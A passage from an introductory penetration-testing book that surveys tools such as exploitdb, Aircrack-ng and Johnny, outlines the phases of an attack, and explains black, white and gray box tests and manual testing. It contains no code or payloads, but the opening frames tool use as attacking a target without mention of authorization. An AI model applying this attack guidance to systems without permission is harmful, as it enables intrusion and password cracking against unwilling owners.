You need to find vulnerability before attacking a target. And you need an exploit that works on the vulnerability you found. You’ll spend days (or even weeks) just searching for potential weaknesses and creating effective exploits. With exploitdb, your tasks will become quick and easy. You just have to run a search for the operating system and/or program you want to attack, and exploitdb will give you all the information you need.

- Aircrack-ng – This is a collection of tools that you can use to test WiFi networks. With Aircrack-ng, you can check the following aspects of wireless networks:
 - Testing – You can use it to test your drivers and WiFi cards.
 - Attacking – Use Aircrack-ng to perform packet injections against your targets.
 - Cracking – This tool allows you to collect data packets and crack passwords.
 - Monitoring – You may capture packets of data and save them as a text file.
 Then, you may use the resulting files with other hacking tools.
- Johnny – This tool is an open-source GUI for “John the Ripper”, a well-known password cracker. It is possible to use “JTR” as is. However, Johnny can automate the tasks involved in cracking passwords. In addition, this GUI adds more functions

to the JTR program.

Implement Your Plan

Penetration testing requires persistence. You need to be patient while attacking your target. Sometimes, cracking a single password can take several days. Carefulness is also important. Protect the information you'll gather as much as you can. If other people will get their hands on your findings, your target will be in extreme danger.

You don't have to search for potential hackers before running your test. If you can keep your activities private and secure, you are good to go. This principle is crucial during the transmission of your findings to your clients. If you have to send the information via email, you must encrypt it and set a password for it.

You can divide the execution of an attack into four phases:

1. Collect information regarding your target. Google can help you with this task.
2. Trim down your options. If you conducted a successful research, you will have a lot of potential points of entry. You have limited time so it would be impossible to check all of those entry points. Evaluate each system and choose the ones that seem vulnerable.
3. Use your tools to reduce your options further. You can use scanners and data packet collectors to find the best targets for your attack.
4. Conduct your attack and record your findings.

Evaluate the Results

Analyze the data you collected. That data will help you in detecting network vulnerabilities and proving their existence. Knowledge plays an important role in this task. You will surely face some difficulties during your first few tries. However, things will become easy once you have gained the requisite knowledge and experience.

Important Note: Create a written report regarding your findings. Share the data with your clients to prove that hiring you is one of the best decisions they made.

The Different Forms of Penetration Tests

The form of penetration test that you'll conduct depends on the needs of your client. In this part of the book, you'll learn about the different kinds of "pen tests".

Black Box Tests

In a black box test, you don't have any information regarding your target. Your first task is to research about your client's network. Your client will define the results they need, but they won't give you other pieces of data.

The Advantages

Black box tests offer the following advantages:

- The tester will start from scratch. Thus, he will act like a malicious hacker who wants to access a network.
- The tester will have higher chances of detecting conflicts in the network.
- The tester doesn't need to be an expert programmer. Unlike other types of pen tests, black box tests don't rely on ready-made scripts.

The Disadvantages

The disadvantages of black box tests are:

- It can be time-consuming.
- It is extremely complex. The tester needs to spend time and effort in designing and launching an attack.
-

White Box Tests

These tests are detailed and comprehensive, since the hacker has access to all the information related to his target. For example, the hacker can use the IP addresses and source codes of a network as basis for his attack.

This form of test relies heavily on codes and programming skills.

The Advantages

The main advantages of white box testing are:

- It makes sure that each module path is working properly.

- It makes sure that each logical decision is verified and comes with the right Boolean value.
- It allows the hacker to detect errors in scripts.
- It helps the hacker in identifying design flaws that result from conflicts between the target's logical flow and actual implementation.

Gray Box Tests

Here, the hacker has access to some information regarding his target. You may think of a gray box test as a combination of black box and white box tests.

The Advantages

- The hacker can perform the test even without using the network's source code. Thus, the penetration test is objective and non-intrusive.
- There will be minimal connection between the tester and the developer.
- The client doesn't need to supply every piece of information to the tester. Sharing private or sensitive information with an outsider is extremely risky, especially if that third-party is skilled in attacking networks.

Different Facets of a Penetration Test

You can divide a penetration test into three facets, namely:

Network Penetration

This facet focuses on the physical attributes of your target. The main goal of this facet is to identify vulnerabilities, determine risks, and ensure the security of a network. As the hacker, you should search for flaws in the design, operation, or implementation of the network you're dealing with. You will probably hack modems, computers, and access devices in this part of the attack.

Application Penetration

In this facet, you will concentrate on the target's logical structure. It simulates hacking attacks to verify the effectiveness of the network's existing defenses. Application penetration usually requires hackers to test the firewall and/or monitoring mechanisms of their target.

System Workflows or Responses

This facet focuses on how the organization's workflows and responses will change during an attack. It also involves the relationship of end-users with their computers. During this, the penetration tester will know whether the members of the network can prevent malicious attacks.

Manual and Automated Tests

Penetration testers divide tests into two categories: manual and automated. Manual tests rely on the skills of a white hat hacker. The tester has complete control over the process. If he makes a mistake, the entire penetration test can prove to be useless. Automated tests, on the other hand, don't need human intervention. Once the test runs, the computer will take care of everything: from selecting targets to recording the results.

In this part of the book, you'll learn important information regarding these types of tests. You need to master this concept if you're serious about hacking. With this knowledge, you can easily determine the type of test that must be used in any situation.

Manual Penetration Tests

You will run manual tests most of the time. Here, you will use your tools, skills, and knowledge to find the weaknesses of a network.

Manual tests involve the following steps:

- Research – This step has a huge influence over the entire process. If you have a lot of information about your target, attacking it will be easy. You can conduct research using the internet. For example, you may look for specific information manually or run your hacking tools.

Kali Linux has a wide of range of tools that you can use in this “reconnaissance” phase. With Kali's built-in programs, you can easily collect data about your targets (e.g. hardware, software, database, plugins, etc.).

- Assessment of Weaknesses – Analyze the information you collected and identify the potential weaknesses of the target. Your knowledge and experience will help you in this task. Obviously, you need to work on the obvious weaknesses first. That's because these weaknesses attract black hat hackers.
- Exploitation – Now that you know the specific weaknesses of your target, you must perform an attack. You will “exploit” a weakness by attacking it with a hacking tool.
- Preparation and Submission of Output – Record all the information you gathered during the test. Arrange the data so that your clients can easily determine the next steps. Make sure that your report is clearly explained. Don't use jargon.